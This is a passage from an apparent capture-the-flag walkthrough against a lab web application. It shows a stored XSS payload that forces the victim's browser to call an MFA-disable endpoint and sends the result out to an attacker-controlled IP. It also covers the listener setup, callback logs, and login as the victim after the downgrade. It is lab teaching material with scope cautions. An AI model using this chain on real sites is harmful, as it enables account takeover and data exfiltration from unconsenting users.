- It can corrupt the oracle mid-run. If the re-seed lands while ffuf is in flight, names that were free become taken and results from before and after the reset disagree. A single hit across a clean run is good evidence; two runs agreeing is better, and costs five seconds.
- It restores more than the username. If the same job re-seeds the rest of the user table,
tommy’s MFA comes back with it. That does not matter in section 6, where the login follows the callback by under a minute, but if you disable MFA and then wander off, expect/loginto bounce you to/mfaagain and just re-send the payload.
Do not rely on the re-seeder regardless. Put the name back yourself, with the session you still hold:
1
2
3
4
curl -s -X POST "http://$IP:8080/update_profile" \
     -b 'session=eyJ1c2VyX2lkIjoxfQ.amj33g.VklsJesZCdrKvDzJS9AYrV65Iv0' \
     -H 'Content-Type: application/x-www-form-urlencoded' \
     -d 'username=brian' | grep -o 'Profile updated successfully'
A lab that repairs itself is training you into a habit that has no safety net outside the lab. On a real engagement, five hundred silent renames of a client’s account is a finding and an incident: you have modified data you were scoped to test, and nobody is going to put it back for you. The non-destructive versions of this test are a single request per candidate name from a throwaway account you registered yourself, or negotiating a read-only user-lookup endpoint into scope, or simply capping the run and reporting the primitive rather than exhausting the wordlist with it. Ask what a “harmless” enumeration primitive actually writes before you point 501 words at it, and if the answer is “a user record”, get that in writing first.
4. The MFA Wall
4.1 Correct password, and it is not enough
tommy:cJ2yxWMs3XEHbO authenticates, and the session is immediately parked at /mfa:


The password half of the login is confirmed correct: a wrong password would have bounced us back to /login, not forward to a second-factor challenge. What we have is a partially authenticated session, which is a state worth naming because half the box hangs on it.
Guessing gets the expected answer:
4.2 Enrolling MFA on our own account to learn the implementation
We cannot see tommy’s enrolment, but brian’s dashboard has an Enable MFA button, and studying an authentication mechanism on an account you control is free intelligence. /mfa/setup serves the usual QR code:

A QR code is a container, not a secret. Screenshot it to the clipboard and decode it locally rather than pointing a phone at it:
1
wl-paste | zbarimg -q --raw -
1
otpauth://totp/HackSmarterCloud:brian?secret=AHDGLEQU5ZKKPL64GNNXQTE2BOSUO6CK&issuer=HackSmarterCloud
(wl-paste is the Wayland clipboard reader; on X11 use xclip -selection clipboard -o, or just pass zbarimg a saved PNG.)
That single URI describes the entire implementation. The otpauth:// scheme is Google’s Key Uri Format, and every parameter it omits falls back to the RFC 6238 default:
| Field | Value here | Meaning |
|---|---|---|
| type | totp | Time-based, not counter-based HOTP |
| label | HackSmarterCloud:brian | Issuer prefix and account name |
secret | 32 base32 chars | 160 bits of shared seed |
algorithm | omitted | Defaults to SHA1 |
digits | omitted | Defaults to 6 |
period | omitted | Defaults to 30 seconds |
4.3 Why the second factor is not the way in
Stock TOTP with the stock parameters, which means:
- The seed is per-account.
brian’s secret says nothing abouttommy’s. There is no shared server-wide key to steal here. - Online brute force is not viable. Six digits is a million codes, and the answer changes every thirty seconds. Even at an unrealistic 1,000 requests per second with no rate limiting at all, one window buys you 30,000 guesses, roughly a 3% chance, and then the entire keyspace resets. Add the near-universal
±1window tolerance and you improve the odds to about 9%, which is still a coin flip you lose most of the time and a request volume that any logging would catch.
So the second factor stands. The way past a second factor that you cannot forge is to find the code path that removes it.
Enrolling a security feature on an account you already own is one of the highest-value moves in a web assessment and costs nothing. It reveals the algorithm, the parameters, the endpoint names, the request shapes, and the response formats of a flow you would otherwise have to guess at blind. Everything used against
tommyin the next two sections was learned by turning MFA on and off onbrian.
4.4 The disable endpoint
Turning MFA off on brian, with a proxy attached, produces this:
1
2
3
4
5
6
7
POST /api/mfa/disable HTTP/1.1
Host: 10.1.132.245:8080
Content-Length: 0
Origin: http://10.1.132.245:8080
Referer: http://10.1.132.245:8080/dashboard
Cookie: session=eyJ1c2VyX2lkIjoxfQ.amj5pQ.nSWqa10JLXMT5K_sDyURKffQMfw
Connection: keep-alive
Read what is not in that request:
- No body at all.
Content-Length: 0. There is no password field, nocurrent_totpfield, nothing to prove the caller is the account owner rather than someone driving the account owner’s browser. - No CSRF token, in the body or in a header. The only header that is even theoretically origin-bound is
Origin, and any script running on the application’s own origin sets that correctly for free. - No re-authentication step. Downgrading an account’s authentication strength is treated as an ordinary preference change.
The authorisation decision is therefore “do you have a valid session cookie for this user”, and that is a bar met by any JavaScript executing inside that user’s browser on that origin. Which brings us to the messaging feature.
This is the actual vulnerability of the box. The TOTP implementation is fine. The bypass is that the control protecting the account does not protect its own off switch. A second factor that can be removed by a request the second factor never gates is decorative.
5. Stored XSS in Messages
5.1 The feature is the bug
The composer labels the body “HTML supported”, so before writing anything complicated, confirm what “HTML” means to this application by sending the smallest possible probe to yourself:
1
<script>console.log('xss')</script>

The message arrives in our own inbox:
And opening it at /messages/view/4 fires the script:

The console prints xss from 4:60, which is the rendered message document itself. Note what the page body shows: the message renders as empty, because a <script> element has no visual output. The payload executed and left no trace on screen, which is exactly the property you want when the target is a human who is supposed to notice nothing.
This is stored XSS, the strongest variety: the payload is persisted server-side, delivered to the victim through normal application flow, needs no crafted link, and needs no interaction beyond the victim doing the thing the feature exists for.
Test XSS against yourself first, always. It confirms the sink, confirms the rendering context, and confirms your delivery mechanism without burning your one clean shot at the victim. A payload that fails silently on the target teaches you nothing, because you cannot see the target’s console.
5.2 Establishing the rendering context
The probe also settles a question that decides the payload’s shape: the injection lands in an HTML element context, not inside an existing attribute or an existing <script> block. A bare <script> tag is parsed and executed, so there is no escaping, no quote-breaking and no filter evasion to do. The application is not being bypassed here. It is doing what it was built to do.
6. Chaining the XSS into an MFA Downgrade
We now have a script-execution primitive in tommy’s browser and an endpoint that removes tommy’s MFA when called from tommy’s session. Connect them.
The framing that matters here: do not try to steal something from tommy, make tommy do something. The reflex on landing an XSS is to exfiltrate document.cookie and replay the victim’s session, but Flask sets HttpOnly on its session cookie by default, which puts it out of JavaScript’s reach entirely. Scraping the message view’s DOM is no better, since there is nothing in it worth having. What we need is not data at all, it is a single state change on the server, and tommy’s browser is perfectly willing to request that on our behalf.
6.1 The payload
1
2
3
4
5
6
7
8
9
10
<script>
var xhr = new XMLHttpRequest();
xhr.open('POST', '/api/mfa/disable', false);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://10.200.74.255:8000/exfil?r=" + btoa(xhr.responseText), false);
exfil.send();
</script>
Line by line:
'/api/mfa/disable'is a relative URL. It resolves against the message page’s own origin, so this is a same-origin request. The browser attachestommy’s session cookie automatically, setsOriginto the application’s own origin, and the server sees a request indistinguishable fromtommyclicking the button. Every check the endpoint performs, it passes.falseas the third argument toopen()makes the request synchronous. Deprecated on the main thread, and rightly so, but it meansxhr.responseTextis populated on the very next line with no callback and noawait. In a payload that has to fit in a message box, that brevity is worth the deprecation warning.- The second request carries the result out.
btoa()base64-encodes the response so that its quotes and braces cannot break the URL.
6.2 Validating in our own console first
Before sending anything to tommy, run the payload in our own browser while logged in as brian. Same origin, same cookie mechanics, an account we are allowed to break:

The console fills with red, and reading it carefully is the point of this section:
1
2
3
4
5
6
Access to XMLHttpRequest at 'http://10.200.74.255:8000/exfil?r=...' from origin
'http://10.1.132.245:8080' has been blocked by CORS policy: No
'Access-Control-Allow-Origin' header is present on the requested resource.

Uncaught NetworkError: Failed to execute 'send' on 'XMLHttpRequest': Failed to load
'http://10.200.74.255:8000/exfil?r=...'
The CORS failure does not stop the exfiltration. This is the single most misread behaviour in browser security, and it decides whether you believe this payload works:
- The same-origin policy governs whether JavaScript may read a cross-origin response. It does not govern whether the request is sent.
- This is a
GETwith no custom headers and a standard content type, so it is a simple request under the CORS specification. There is no preflight. The browser dispatches it, our server receives it and logs the full query string, and only then does the browser refuse to hand the response back to the script and throwNetworkError. - The thrown error is harmless because the exfil call is the last statement in the payload. There is nothing queued behind it to kill. Ordering the payload this way is deliberate.
The middle line of the console output confirms it: the outbound GET is listed as having been made, and the base64 in its query string is already the answer.
6.3 Delivery and callback
Start a listener:
1
python3 -m http.server 8000
Send the payload to tommy:

The victim simulation reads its inbox on a timer. When it opens the message, the callback lands:

1
2
10.200.74.255 - - [28/Jul/2026 16:21:36] "GET /exfil?r=eyJtZXNz...J9Cg== HTTP/1.1" 404 -
10.1.132.245  - - [28/Jul/2026 16:24:00] "GET /exfil?r=eyJtZXNz...J9Cg== HTTP/1.1" 404 -
Two hits, from two different addresses, and telling them apart matters:
10.200.74.255at 16:21:36 is our own VPN address. That is the console test from section 6.2, executed in our browser againstbrian’s account.10.1.132.245at 16:24:00 is the target itself. The victim’s browser is not on some separate simulated workstation, it is running on the box, headless, rendering our HTML server-side. Hold onto that observation, because section 8 is the same design decision with the consequences turned up.
The 404 responses are just http.server having nothing at /exfil. Irrelevant: the request line in the log is the payload.
Decode it:
1
echo 'eyJtZXNzYWdlIjoiTUZBIGRpc2FibGVkIiwic3RhdHVzIjoic3VjY2VzcyJ9Cg==' | base64 -d
1
{"message":"MFA disabled","status":"success"}
The application confirmed the downgrade in its own words, and the confirmation was routed out through the victim’s browser.
Reading the response is a luxury, not a requirement. A blind version of this payload, fire the POST and never exfiltrate anything, disables MFA just as effectively. The exfil exists so that we know when it worked rather than polling the login form. When you cannot get data out, check whether you actually needed it.
7. Logging In as tommy
tommy:cJ2yxWMs3XEHbO in a clean incognito window now goes straight to the dashboard with no /mfa redirect:

Two differences from brian’s dashboard in section 2, and both are the payoff:
- Security Status reads “MFA is Disabled”. Our payload’s work, visible in the UI.
- A “Generate Report” button now sits on the Recent Files card.
briannever had it. That control is the visible edge of a role check, and it is how we learn the application has an administrator tier at all.
tommy’s session cookie decodes the way you would expect:
1
echo 'eyJ1c2VyX2lkIjoyfQ' | base64 -d
1
{"user_id":2}
User 2. The IDs are sequential and tommy is simply the second account created, which is a reminder that user_id was never a secret and was never the thing standing between us and this session. MFA was, and it is gone.
8. Arbitrary File Read via the Report Renderer
8.1 The endpoint
/dashboard/report is admin-only and is exactly the kind of feature that goes wrong:
